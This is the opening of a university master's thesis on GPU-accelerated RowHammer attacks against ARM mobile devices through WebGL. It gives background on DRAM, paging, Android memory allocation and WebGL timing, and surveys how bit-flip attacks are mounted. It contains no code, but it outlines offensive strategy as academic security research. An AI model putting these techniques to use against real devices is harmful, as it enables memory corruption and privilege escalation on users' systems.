ROYAL HOLLOWAY, UNIVERSITY OF LONDON

MASTERS PROJECT

Implementing GPU-accelerated RowHammer Attacks on ARM Microarchitectures

Candidate number: 2000708

A thesis submitted in fulfillment of the requirements for the degree of Master of Science

in the

Department of Information Security
School of Engineering, Physical and Mathematical Sciences

November 16, 2021

ROYAL HOLLOWAY, UNIVERSITY OF LONDON

Abstract

Information Security Group
School of Engineering, Physical and Mathematical Sciences

Master of Science

Implementing GPU-accelerated RowHammer Attacks on ARM Microarchitectures

by Candidate number: 2000708

Information security on a computer system is commonly taken to mean that it preserves:

1. Confidentiality of the information - from unauthorised entities
2. Integrity of the information - against unauthorised changes
3. Availability of the information - against loss [7]

The hardware used for computer main memory has been known to be faulty since 2014.[76] Research since then has revealed the variety of ways in which these faults can be exploited.[96, 5, 14, 18, 17, 19, 21, 25, 40, 41, 54, 53, 90, 87, 63, 71, 83, 85, 88, 89, 103, 102, 106, 114, 117] The attacks that have been documented affect users of workstations, mobile devices, and servers - that incorporate both x86 and ARM architectures. These attacks potentially compromise every element of the security triad mentioned above.

More research has been produced on ways to mitigate these various threats to information security on computer systems. [24, 96, 53, 46, 107, 41, 20, 102, 90, 106, 54, 13, 82, 58, 103, 69, 75, 89, 61, 65, 13, 59, 60, 25, 108, 97, 116, 64, 65, 100, 116, 72, 81]

This dissertations shows that software mitigation's against these attacks are imperfect. Moreover, it shows that there is no currently proven hardware mitigation against these attacks. It implements a sophisticated micro-architectural attack on a mobile device. It uses that implementation to argue that the practical state of the art for mitigating against these attacks (of denying access to information side-channels on affected systems) poses a threat to the security of the information on devices with known vulnerabilities. Moreover, the next generation of DRAM micro-architectures are more susceptible to DRAM-disturbance errors [42, 90, 87] - and therefore this dissertation asserts that new attacks will be developed to exploit these circuits in due course.

Contents

List of Figures

Listings

List of Tables

List of Abbreviations

ARM	**A**dvanced **R**ISC **M**achines
CPU	**C**entral **P**rocessing **U**nit
DIMM	**D**ual **I**nline **M**emory **M**odule
DOM	**D**ocument **O**bject **M**odel
DMA	**D**irect **M**emeory **A**access
DRAM	**D**ynamic **R**andom **A**ccess **M**emory
ECC	**E**rror **C**orrecting **C**ode
FIFO	**F**irst **I**n **F**irst **O**ut
GPU	**G**raphics **P**rocessing **U**nit
HTML	**H**yper **T**ext **M**arkup **L**anguage
HTTP	**H**yper **T**ext **T**ransfer **P**rotocol
IOMMU	**I**nput **Output** **M**emory **M**anagement **U**nit
JIT	**J**ust **I**n **T**ime
JS	**J**ava**S**cript
LRU	**L**east **R**ecently **U**used
MC	**M**emory **C**ontroller
MMU	**M**emory **M**anagement **U**nit
OpenGL	**O**pen **G**raphics **L**ibrary
RDMA	**D**irect **D**irect **M**emeory **A**access
ROP	**R**eturn **O**riented **P**rogramming
RISC	**R**educed **I**nstruction **S**et **C**omputer
TLB	**T**ranslation **L**Lookaside **B**uffer
VM	**V**irtual **M**achine
WebGL	**W**pen **G**raphics **L**ibrary

Chapter 1

Introduction

In 2014 Kim et al. published a paper about the susceptibility of DRAM memory arrays to faults. [65]

Since then, research has shown that these errors have serious implications for the security of commercial personal computers, server arrays, and mobile devices. Documented threats to confidentiality of information on a vulnerable device include covert channels to leak sensitive informative and faults that leak cryptographic key material. Threats to the integrity of information involve the development of privilege escalation, ROP exploitation, and compromising memory isolation. Attacks also exist that make vulnerable machines inoperable.[96, 5, 14, 18, 17, 19, 21, 25, 40, 41, 54, 53, 90, 87, 63, 71, 83, 85, 88, 89, 103, 102, 106, 114, 117]

These attacks rely on hardware behaviour, as opposed to security vulnerabilities in software, or system configuration. They are 'microarchitectural' attacks that exists because of the implementation of a computer architecture in hardware. As such, they are difficult to mitigate once they are discovered - since this either requires a change to the hardware itself, or changes around the interface between hardware and software on a given platform.

This dissertation explores the current state-of-the-art in both published RowHammer attacks and mitigations. It uses an implementation of a sophisticated microarchitectural attack to illustrate the practical state of the art in these mitigations. It concludes that the current practical state of the art leaves puts information security on devices with known microarchitectural vulnerabilities at risk. There also remains a serious threat to information security on state-of-the-art microarchitectures posed by DRAM disturbance errors.

The dissertation is organised in four main chapters, and a conclusion. The background information in Chapter 2 introduces topics in computer science and computer security that are explored in more detail in later chapters. Chapter 3 presents an overview of published RowHammer attacks and mitigations. Chapter 4 presents an implementation of a RowHammer attack that exploits the target microarchitecture in two ways: by exploiting the susceptibility of the device to DRAM disturbance errors in the first place, and by exploiting the fact that and error-prone memory array is shared between a Graphics Processing Unit and the Central Processing Unit to break memory isolation from a web browser on the target device. Chapter 5 contains a discussion of the implementation in the context of computer security more generally. We conclude in Chapter 6 that remote RowHammer attacks have only temporarily been mitigated in software, that research is producing new means of exploiting DRAM disturbance errors, and that there as yet no proven viable mitigation for these attacks on a commercial scale.

Chapter 2

Computer & Android Fundamentals

2.1 Overview

This section presents information on computer internals for readers with a security background - but not necessarily a background in computer security science, computer security, or secure software development.

It contains a higher-level view on concepts that are crucial to understand the different attacks and mitigations in Chapter 3, the attack implementation presented in Chapter 4 and the analysis in Chapter 5.

2.2 Memory Hierarchy

Computers represent state in binary values that are maintained stored in in different forms. These different forms of storage are differentiated according to how much time it takes to retrieve state from them, as well as the capacity of storage. Generally, the speed or a memory storage units response is inversely related to both its capacity, and to the complexity of its implementation

It is common to talk about memory as a hierarchy with the most rapidly responsive storage at the top of the hierarchy, and the least rapidly responsive at the bottom. The top of the hierarchy therefore is internal storage in CPU registers. The next level down is composed of on or many CPU caches used to optimise the CPUs operation. Below the CPU caches is main memory, that is the focus for our exploitation. Lastly, there is on-line mass storage implemented in magnetic disks or flash hard drives which is beyond the scope of this discussion [112].

2.2.1 CPU Caches

CPU caches are small banks of memory that have very short response times. They are used to optimise system operation by storing a small set of values that are more likely to be re-used by running processes due to locality of reference [27]. These caches store data loaded from main memory in cache lines or cachelines that are in turn organised into cache sets. The number of lines in a set is the wayness or associativity of a cache. We will return to these concepts in our discussion of GPU-based attack primitives below.

Caches improve system performance because a given process is likely to require data at close memory addresses - locality of reference. When a process requests data an an address, a contiguous block of adjacent values is loaded into the cache. This increases the likelihood that subsequent accesses will be to cached values, and the time needed to fetch them is decreased.

A key aspect of cache design is the replacement policy for values kept in the cache. Two common cache-replacement policies are First-In-First-Out (FIFO) where the first cache line that was loaded into a set is replaced when a new cache line must be loaded into the same set (and the other lines have been filled). Alternatively, a Least-Recently-Used policy might be used where the line that was accessed least recently is replaced - regardless of how recently it was loaded into the set.

2.2.2 Main Memory

Main memory in contemporary computer systems is composed of Random-Access Memory (or RAM) modules composed of volatile memory components (meaning that they require an electrical current to maintain state). Dynamic Random-Access memory chips (DRAM) use a single transistor-capacitor pair for each bit.

The capacitor stores an electrical charge that represents a binary bit of information. The transistor connects the capacitor to a wire that is shared by all cells in a column (the ′bitline′). The transistor is controlled by another wire shared by other cells in the same row (the ′wordline′). These cells form a two-dimensional grid, or ′array′ which are components of a memory ′bank′. Multiple banks, in turn, compose ′ranks′ - and multiple ranks compose a Dual Inline Memory Module (DIMM) [109, 23, 77].

When a value is read from memory, a high voltage is connected to the word line in a given bank. This enables all the transistors in the line and so connects all the capacitors to the bit line in the array. This discharges the cells into a ′row buffer′[1] which records their state. Positive feedback from the sense amplifier to the bitline of the open row ′writes back′ the state that was discharged from the row′s capacitor′s while the row is open. Writes to memory are also handled by the row buffer on behalf of the row and all cells in an open row are set simultaneously. When all accesses to a given row have been served, the voltage is brought low at the bit line (disabling the transistor) and the charge (state) is maintained by the capacitor [4].

Every consecutive access to a row that was discharged in the row buffer is handled by the row buffer on behalf of the row. Each one of these is called a ′row hit′. Consecutive accesses to different rows in the same bank trigger a ′row miss′ which causes the row buffer to write back the state to the row that was discharged into the row buffer, lower the voltage on that row′s word line and discharge the cells on the requested row′s word line into the row buffer.

Cells leak charge over time. The solution is to ′refresh′ the state of the cells in a given time interval (64 milliseconds in the case of DDR3).

The organisation of memory into DIMMs, ranks, banks, and rows requires virtual memory addresses to be translated into physical addresses for the memory module to serve data from a given array. Broadly speaking, the requests for data at a given memory location are handled by the memory controller, and requests for data in a given cell are interpreted by row decoders on every bank [95].

[1] Or ′sense amplifier′.

2.3 Memory Management

Software on modern computer systems do not access memory with physical addresses (cell,row,bank,rank,module numbers)[2]. Instead, a virtual address space is created by a system at runtime that gives processes running on a system contiguous memory addresses for likely non-contiguous physical memory layouts.

Applications are allocated a range of addresses in this virtual address space, divided into 'pages' that map onto physical memory locations. This in turn yields a security benefit since it allows a computer system's security kernel to express and enforce security policies with reference to virtual addresses - by denying accesses to system resources, and by isolating application resources from other applications.

The mapping of a virtual page onto a physical page is the business of the Memory Management Unit. The MMU maintains a series of tables to map an application's virtual memory address to a physical memory address. These tables are called page tables.

The location of the first page table is saved in a CPU register (CR3 in x86 systems). The bits of a virtual address function as an index into the entries in a page table. These page table entries point to the next level page table - or to a physical page. Page tables are a uni-directional tree data structure, and each virtual address selects a unique path from root, through branches, and (at a leaf) to a physical page.

In the same way that CPU caches store recently accessed block of memory to increase performance, MMUs maintain a cache of recently invoked page table entries in a Translation Lookaside Buffer (TLB).

If the requested memory access is not included in the TLB, the MMU uses a Table Walk Unit to retrieve a physical memory page from the physical memory.[3]

Page table entries in an MMU may point to pages of different sizes. That is, a page table entry for a 1Kb virtual page may point to another page table that points to 4Kb pages in memory. This supports flexible memory allocation for different applications and is supported by 'translation tables' or 'multi level tables'. Interpreting the entries in these tables is the role of the table walk unit.

Figure 2.1 shows a virtual address being mapped to a physical memory location - through two page tables (in the MMU) and a translation into DRAM coordinates by the Memory Controller - starting from the first page table indexed by the relevant CPU register.

2.4 Architecture & Microarchitecture

2.4.1 Instruction Set Architecture

The term computer architecture dates back to the design phase of IBMs System/360 in the 1960s. That line of computers was significant because it was designed around a concept of compatibility where a program written for one processor in the product line could also be run on any other processor with at least as much memory capacity [86]. Engineers leading the project thought that computer architecture, like other architecture, is the art of determining the needs of the user of a structure and then

[2]The variety of reasons for this is beyond the scope of the paper. Briefly stated, it is because dedicated memory controllers and Input Output Memory management Units (IOMMUs) implemented on the memory modules offer a number of optimisations for system - including over the lifetime of the components themselves - than might be achieved by direct control over the memory modules in more general-purpose software.

[3]Which, as we have seen, may or may not have to be read out from the DRAM cells themselves.




FIGURE 2.1: Mapping a virtual address through two page tables to an offset in a 4kB page.

designing to meet those needs [6] Where the user is the programmer, and the design is meant to describe the functional behaviour of the system as opposed to any specifics about its inner workings [4].

This historical background helps to illustrate the more contemporary notion of an Instruction Set Architecture (ISA), where an ISA is an abstract model of a computer that is implemented in a piece of hardware. The ISA does not depend on any concrete features of the implementation, and merely specify the behaviour of machine code on the implementation so implementations of with different characteristics (performance and cost) can implement the same ISA. We reserve the term microarchitecture to refer to specific implementations of an ISA in an integrated circuit.

Although microarchitectural attacks are specific to an implementation, they only depend on the implementation of a given architecture inasmuch as they require some feature of the instruction set. Since different architectures may implement equivalent functionality, the primitives required for a given attack are available on any architecture with that functionality. AnC is a concrete example of architectural primitives (memory barriers and code barriers to maintain serialised memory accesses and instruction execution) being available in different architectures (`dsb` and `isb sy` on ARMv7-A and ARMv8, and `rdtscp`, `mfence`, and `cpuid` on X86_64) to reverse-engineer page table caches on systems that implement either architectur [93].

2.4.2 ARM Architecture

ARM is a company that designs Reduced Instruction Set Computer (RISC) processor cores and licenses these designs to chip manufacturers. The company's designs support three different instruction sets, and are implemented in different families of core designs. These cores expose a common instruction set to application developers so that they can base their development on the architecture - as opposed to the specific implementation - and expect their software or firmware to run on different implementations of that architecture.

The ARMv1 architecture used a 26-bit address space that limited it to 64Mb of main memory. Since ARMv2, the architectures have had 32-bit encoded instruction sets (the A32 instruction set) - but have also supported a 'T' or 'Thumb' mixed

16-bit and 32-bit instruction set (T32 instruction set) for increased code density in embedded system [9, 11]. ARMv8-A (released in 2011) introduced support for 64-bit address spaces and arithmetic, along with a new fixed-length 32-bit instruction set (A64 instruction set).[10]

ARM's architectures are divided into three different profiles. A-profile ('Application') processors are built for high-performance and supporting complex applications (such as an operating system). The CPU chip in a mobile phone might implement an A-Profile architecture to run the Linux Android platform - for example. R-profile ('Real-time') processors are optimised for systems that have real-time requirements such as networking equipment in embedded systems. The same hypothetical mobile phone might use an R-profile processor to handle mobile connectivity in a 3G/4G/5G modem. M-profile ('Microprocessor') processors are optimised for power-efficiency as well as memory density, and might be implemented to process signals for a camera in a mobile phone.

2.4.3 Integrated SoC

As illustrate above, integrated circuit manufacturers are making products that include a variety of specialised processing units on a single unit - a System-on-a-Chip. This is partly driven by manufacturers' attempts to deliver performance gains from increases in the number of transistors per area unit of silicon - which is bounded by the number of transistors that are cannot be used simultaneously in that system - its 'dark silicon'[31]. Besides a CPU core, a mobile phone's main circuit might include processing components for accelerating cryptographic operations, processing radio signals, manage network interfaces, and even performing 'artificial intelligence' operations. [26, 92]

The combination of these units, and the nature of their interactions with one another can make a system vulnerable to 'microarchitectural attack' - where the attacker relies on features of a given microarchitecture (as opposed to software vulnerabilities, or system misconfiguration) for their attack primitives.

The attack presented in Chapter 5 exploits a programmable Graphics Processing Unit (GPU) embedded into a device's main chip. Programmable GPUs are common features of many microarchitectures, and expose potentially exploitable interfaces - such as WebGL in our case - which is a framework for JavaScript runtime environments to render graphics using resources (pages in main memory) shared with the CPU.

2.5 Runtime Fundamentals

2.5.1 Android Memory Allocation

Android applications can request allocations of (virtual) memory using different kernel interfaces. Android serves this requests using a memory management unit called the Android ION alligator [2].

This allocator manages memory pools using 'buddy allocation'. The memory management system maintains lists of usable physically-addressed pages. These allocations have and 'order' from 0 to 6 - which is the power of two that corresponds to the number Of physically contiguous pages for that allocation order. An allocation of order 1 consists of 2 contiguous pages, and order 4 allocation consist of 16 contiguous pages, and so on.

The Adreno 330 GPU requests pages from the kernel using the alloc_pages() interface - which requests pages one-by-one. ION serves these requests for memory allocations by allocating pages from the lowest available order until there are none left. If the allocation request spans over a larger area, then it is served by recursively 'splitting' allocations from the next-lowest available order until the request is fulfilled.

2.5.2 JavaScript Execution Environment

Regardless of the architecture of a system, software must be compiled into machine code that conforms to that architecture in order to run. Software developers often work in high-level programming languages and rely on general-purpose compilers to translate high-level programming languages into lower-level assembly or machine code.

JavaScript is an increasingly popular high-level language that was originally developed to run in a user's web browser. It is an *interpreted* language that illustrates the principle of *just in time* (JIT) compilation.

Developers of a pre-compiled language could compile their program, and distribute the compiled binary package as a standalone piece of software for a specific architecture. JS was developed for client-side scripting and is most commonly distributed as source code over HTTP. That code is then interpreted by a pre-compiled piece of software like a web browser[4].

This entails that JS programs can run on any system with a pre-compiled JS interpreter. It also means that the precise interaction between the JS program and the computer system depends on the implementation of the interpreter or JS *engine*. We shall see in detail how the exploit we describe crucially depends on specific details of the SpiderMonkey engine developed for Firefox.

2.5.3 ASLR

Memory corruption attacks are well documented and consist in violating memory integrity protections in a computer system. Error or malice can introduce features in software that can leak data at proximate memory addresses, permit writes at arbitrary locations, or trigger remote code execution. These attacks depend on the adversary being able to make some predictions about the memory locations of key program data structures (data, stack, heap, program base)[78, 43].

We noted previously that JS programs are distributed as source code, and compiled and executed by an engine running on a computer system. All an attacker needs is a web server to serve malicious JS code. Their exploitation task is made vastly easier if the JS engine has a known (or knowable) execution footprint in memory.

In order to mitigate against these remote memory corruption attacks, operating system kernels have implemented Address Space Layout Randomisation. ASLR allocates a program's stack, heap, libraries, and base executable to random places in the virtual address space allotted to that process.

This prevents a (malicious) application developer from easily exploiting Buffer Overflows from a malicious program since it becomes harder to access valuable or vulnerable information - if only because its location is difficult to guess.

[4]We omit for brevity frameworks such as Node.js which embed a JS interpreter in a C++ compiler, and therefore allow JS developers to create programs that run natively on a chosen architecture.

2.5.4 WebGL Framework

WebGL and WebGL2 [5] are frameworks for rendering graphics in the browser - based on the OpenGL ES 2 [48] and 3 [49] API specifications, respectively. When these frameworks are supported (they are supported in most modern browsers) they allow a potential attacker to provide blocks of code written in a strictly typed C-type language (GLSL or GL Shader Language) to the GPU on the host running the browser.

These blocks of code essentially consist of two functions that handle key aspects of graphics rendering together they are called a program. The first function is called a Vertex Shader, and essentially calculates the positions (pixels) for the vertices of whatever shapes are being drawn by the program (a line, triangle, or point). The second function, called a Fragment Shader, builds on the coordinates supplied by the vertex shaders, and essentially calculates a colour value for each pixel inside a given point, line, or triangle.

The input data for these functions must also be provided to the GPU and is given in one of four ways:

1. **Buffers** of binary data supplied with metadata (attributes) about how to interpret the binary buffer for example, given a buffer that stored pixel coordinates as sets of three 32-bit values, the attribute would specify which buffer contained the positions, that each position consisted of three 32-bit values, and an offset from which to start pulling these values.

2. **Uniforms** are global variables that can store state before the program executes.

3. **Textures**, which are usually images, can be accessed randomly by the shader functions and can contain arbitrary binary data.

4. **Varyings**, which are a means for a vertex shader to pass data to the fragment shader during program execution.

The results of these operations are displayed inside an HTML `<canvas>` element on a web page. WebGL does not use pixel co-ordinates, but rather clip-points that require some sort of translation or mapping to pixel coordinates from the DOM objects in the browser(Figure 2.2).

WebGL permits potential attackers to write to memory by loading a texture. We noted above that textures can be arbitrary but are usually images. As such, they are presumed to be large and hence stored in main memory. The fragment shader gives a potential attacker read access to this region of memory when it retrieves texture data during the execution of the WebGL program.

WebGL exposes four timing sources to the browser context that are accurate enough to inform an attacker whether a given memory access was returned from an activated row in memory or not. Of these, two of them are only available through an extension to the WebGL specification [104] as a result they are not always available to a would-be attacker. When these resources are available, however, they provide the most accurate timing of memory accesses. Even without the sources of timing that depend on the extension, the WebGL2 standard mandates the availability of two analogous functions that also permit a form of clock-edging [68] to time both CPU and GPU operations.

[5] We use WebGL for convenience when we refer to aspects of both frameworks. A detailed discussion of the distinction between WebGL and WebGL 2 is out of scope interested readers should consult the specifications [50, 51] as well as [39] for a good overview.




FIGURE 2.2: Mapping HTML canvas coordinates to WebGL clipspace coordinates and texture coordinates

The practical upshot of this is that an attacker has direct access to the GPU on any device with a browser that supports WebGL or WebGL 2. Indeed, in order to comply with the standard, the devices must implement these timing sources, load and execute GLSL programs of the attackers choosing, and permit fast memory accesses. Depending on the implementation of the WebGL specification in software, and the resolution of the WebGL-based timers in specific context, this interface has the potential to revive a range of attacks based on a high-resolution timing primitive. [79, 47, 66]

2.5.5 Object Oriented Programming Fundamentals

Object-oriented programming (henceforth OOP) is an approach to computer programming where data is encapsulated in an object, and then operations are performed on the object (as opposed to its component parts). JS has a prototype-based programming - in contrast to C/C++ which use a class-based style of OOP. In a class-based programming style, each class is an explicit definition of the properties of a set of objects.

Classes are *instantiated* in objects with exactly the properties defined in the class - the object *inherits* the properties of its class. Class definitions are fixed at compilation time, meaning that objects in a class cannot acquire or lose any properties during program execution - since this would violate the definition of the class.

In JS objects can be created without first defining its properties in a class. JS objects can be assigned a *prototype* and inherit properties from the prototype. Prototypes themselves are 'just' objects and be assigned, re-assigned, and modified at run-time. In the following sections we discuss a C/C++ (class-based) implementation of JS - classes are indicated by the CLASS::SubClass syntax for these classes, and Prototype syntax for JS objects that mainly play a role in JS object inheritance.

When reading the code in the following sections, it is useful to know JS functions a first-class. This means that they can be declared and passed around in JS code as variables and invoked subsequently in different scopes. The characters `()` represent a function invocation - and when they enclose variables, those variables are passed to the function as arguments.




FIGURE 2.3: 64-bit encoding of different values

2.5.6 Binary Representations of Values

The attack presented in Chapter 4 exploits a vulnerability in the way Firefox represents JS values in a computer system with a 32 bit ARMv7 architecture. In order to understand this vulnerability, it helps to understand that binary values in memory rely on a specific context for meaning. A 'context' in this case can be a process (say a web browser) running in an operating system, or a JS thread running in that browser, or even the operating system itself. The context provides rules for the interpretation of binary values stored in memory. The following diagram illustrates how a 64-bit binary value can represent different values in different contexts.

Chapter 3

Microarchitectural Attacks

3.1 Overview

Microarchitectural attacks on computer systems are distinct from attacks based on software vulnerabilities, or attacks that exploit the configuration of the system. Instead, they exploit features of an implementation of an architecture in hardware.

The first documented microarchitectural attacks exploited detectable timing differences in the calculation of AES encryptions in order to mount a practical cryptanalysis of an encryption key. [80]

We can usefully differentiate between attacks that observe a system in operation and use these observations to compromise the confidentiality of information on the system - and attacks that use known characteristics of system operation to induce faults in the system (that could result in loss of confidentiality, integrity, or availability of information on the system). We refer to the former as 'side channel' attacks and the latter as microarchitectural 'fault attacks'.

This section presents a high-level overview of microarchitectural side-channel attacks, and a longer discussion of RowHammer as a specific example of microarchitectural fault attack. It then presents the state-of-the art in published RowHammer attacks & mitigations. This presentation shows that every known software mitigation to RowHammer attacks is restricted in scope and therefore inadequate as a general mitigation for this class of attack. It also shows that RowHammer mitigations in hardware are inadequate to address vulnerabilities in existing hardware.

3.2 Microarchitectural Side Channel Attacks

Side channel attacks were first developed to compromise different cryptographic algorithms. Since cryptosystems tend to be mathematically robust and based on fairly succinct numerical primitives (secret numbers expressed in the range of 256 to 3072 bits, depending on the application)[45], there is a significant premium attached to any information leaks about these primitives. The first such attack was based on measuring differences in the time taken to process different messages and ciphertexts using a known algorithm and reconstructing the key's bits over successive runs of the encryption/decryption cycle.[67]

Timing side-channels have a long history in attacking cryptosystems [105, 62], whether they exploit memory deduplication, application libraries [52, 101], the CPU's resources, or deterministic cache behaviour [16, 80, 47, 55, 56, 115] However, research into side-channels has found that observable differences in power-consumption [73], and environmental conditions (ambient sound [44], electro-magnetic radiation emissions [15]) can also be used to deduce valuable information about a system or its state.

The information leaked by a micro-architectural side-channel attack can be used as a primitive in a longer exploit chain. We show in the next Chapter 4 that an end-to-end attack scenario may rely on more than one side-channel attack 'vector' to compromise a system. Our discussion, and further contribution in 5 emphasises that the threat to computer systems posed by remotely-accessible applications lies precisely in the potential side-channels these applications expose to would-be remote attackers.

3.3 Fault Attacks: RowHammer

Modern memory chips are persistently affected by a bug first discussed in [65]. This bug is the primary example of how failing circuit-level mechanism can lead to a system-wide security vulnerability [65]. That paper showed how repeatedly accessing rows of bits stored in mass-market DRAM memory chips can deterministically cause bits in adjacent rows to flip. Since then, a number of attacks that exploit this bug have been published, and a number of mitigations have been considered. This section gives an overview of the state of the art for these attacks and mitigations, as context for our implementation of an attack on ARM architectures that compromises the target mobile device from the browser.

We present a key to understand the different vectors exploited by these attacks, and provide a summary of the state-of-the-art of research in this domain before proceeding to a discussion of the mitigations against them.

3.3.1 Mounting a RowHammer Attack

We discussed previously that DRAM cells leak charge and must have their values refreshed periodically. Over time, DRAM cells have decreased in size, and the chips have increased in cell density. As a result, the cells hold values based on decreasing charge sizes, and have become less tolerant of noise in the circuit, a more susceptible to parasitic interaction. A RowHammer error is caused by repeatedly accessing the values from one row in the memory bank during a single refresh cycle. When that row is adjacent to a vulnerable row it may cause bits in the vulnerable row to flip from 1 to 0 or, less frequently, from 0 to 1. Crucially, these errors are repeatable (a cell that is known to have flipped in the past, is likely to flip again in the future) [65].

Broadly, in order to exploit these bit flips an attacker must be able to place an object they can exploit at a vulnerable location in memory - object placement. Next, they must *hammer* the system's memory to trigger the flip. They must then verify that the desired bit flip was (in fact) triggered, before moving to actual exploitation of the target system (for example - through privilege escalation, breaking memory isolation, or mounting a remote code execution chain).

Object placement can be achieved by *spraying* the system memory with exploitable objects [1], and expect at least one such object has landed at a vulnerable location. System memory may also be *massaged* by an attacker who tactically allocates large contiguous blocks of memory, only to release and refill them in smaller allocations until an exploitable object has been placed in a vulnerable location. The attacker may count on *virtualisation* to provide them with an exploitable object. Or an attacker may attempt to place an exploitable object in memory by *trial and error*.

[1]What counts as an exploitable objects depends on the attack implementation. It could be a page table, a page containing specific values, or even just an array of specific values.

Hammering a victim memory location is the crux of the attack, and a variety of techniques have been developed to do just this. The main impediment to a successful hammering strategy are system caches that prevent an attacker from reading values from DRAM without accessing the aggressor row in DRAM (because the values are served from the cache).

In order to ensure that values are read from DRAM an attacker may cause a cache to be flushed *explicitly* - for example using the clflush instruction on x86 systems.[32, 115, 12] Alternatively, they may develop memory access patterns that efficiently evict the target caches - accessing memory locations in a *cache eviction set*. Lastly, the attacker may target uncached *directly accessible memory* such as DMA or RDMA.

In addition to ensuring that memory accesses activate aggressor rows in DRAM, an attacker may choose from among a variety of *access patterns*. The original RowHammer attack used two randomly selected aggressor rows in an attempt to induce bit flips in immediately adjacent rows - a so-called *one-sided* access pattern. In a system where the location of exploitable bit flips is already known, an attacker may also use a *single location* access pattern where a single location is hammered to induce bit flips in a chosen victim. In an *double-sided* access pattern the victim row is between two chosen aggressor rows. This access pattern has been shown to be highly effective, although it imposes a higher overhead on the attacker to secure large physically contiguous memory allocations (spanning over a minimum of three rows in a single bank). More recently, researchers at Google [87] have shown that an attacker may choose near and far aggressor rows - if the victim is on row n the aggressor rows would be at n+1 and n+2. This arrangement has been shown to produce bit flips by accessing the near aggressor once in every one thousand accesses to the far aggressor on modern systems.

Verification that a bit flip has been triggered may be direct (accessing the victim row and checking the value) or indirect - by observing the operation of the system and monitoring it for changes (or lack thereof) in behaviour.


Once the attacker has established the system is vulnerable, they may proceed to exploit the vulnerability - by escalating their privileges, gaining remote code execution, or breaking the memory isolation and retrieving confidential data.

3.3.2 Published RowHammer Attacks


In 2015 Googles Project Zero showed how DRAM disturbance errors can be used by malicious software to gain kernel privileges on real systems. The most powerful of these attacks on a Linux system showed how a process could hammer page table entries to gain full read-write control to all of physical memory and therefore to the entire system.[96] Later that year researchers began to explore the implications of RowHammer for cloud hosting infrastructure.[74]

Flip Feng Shui & Dedup Est Machina

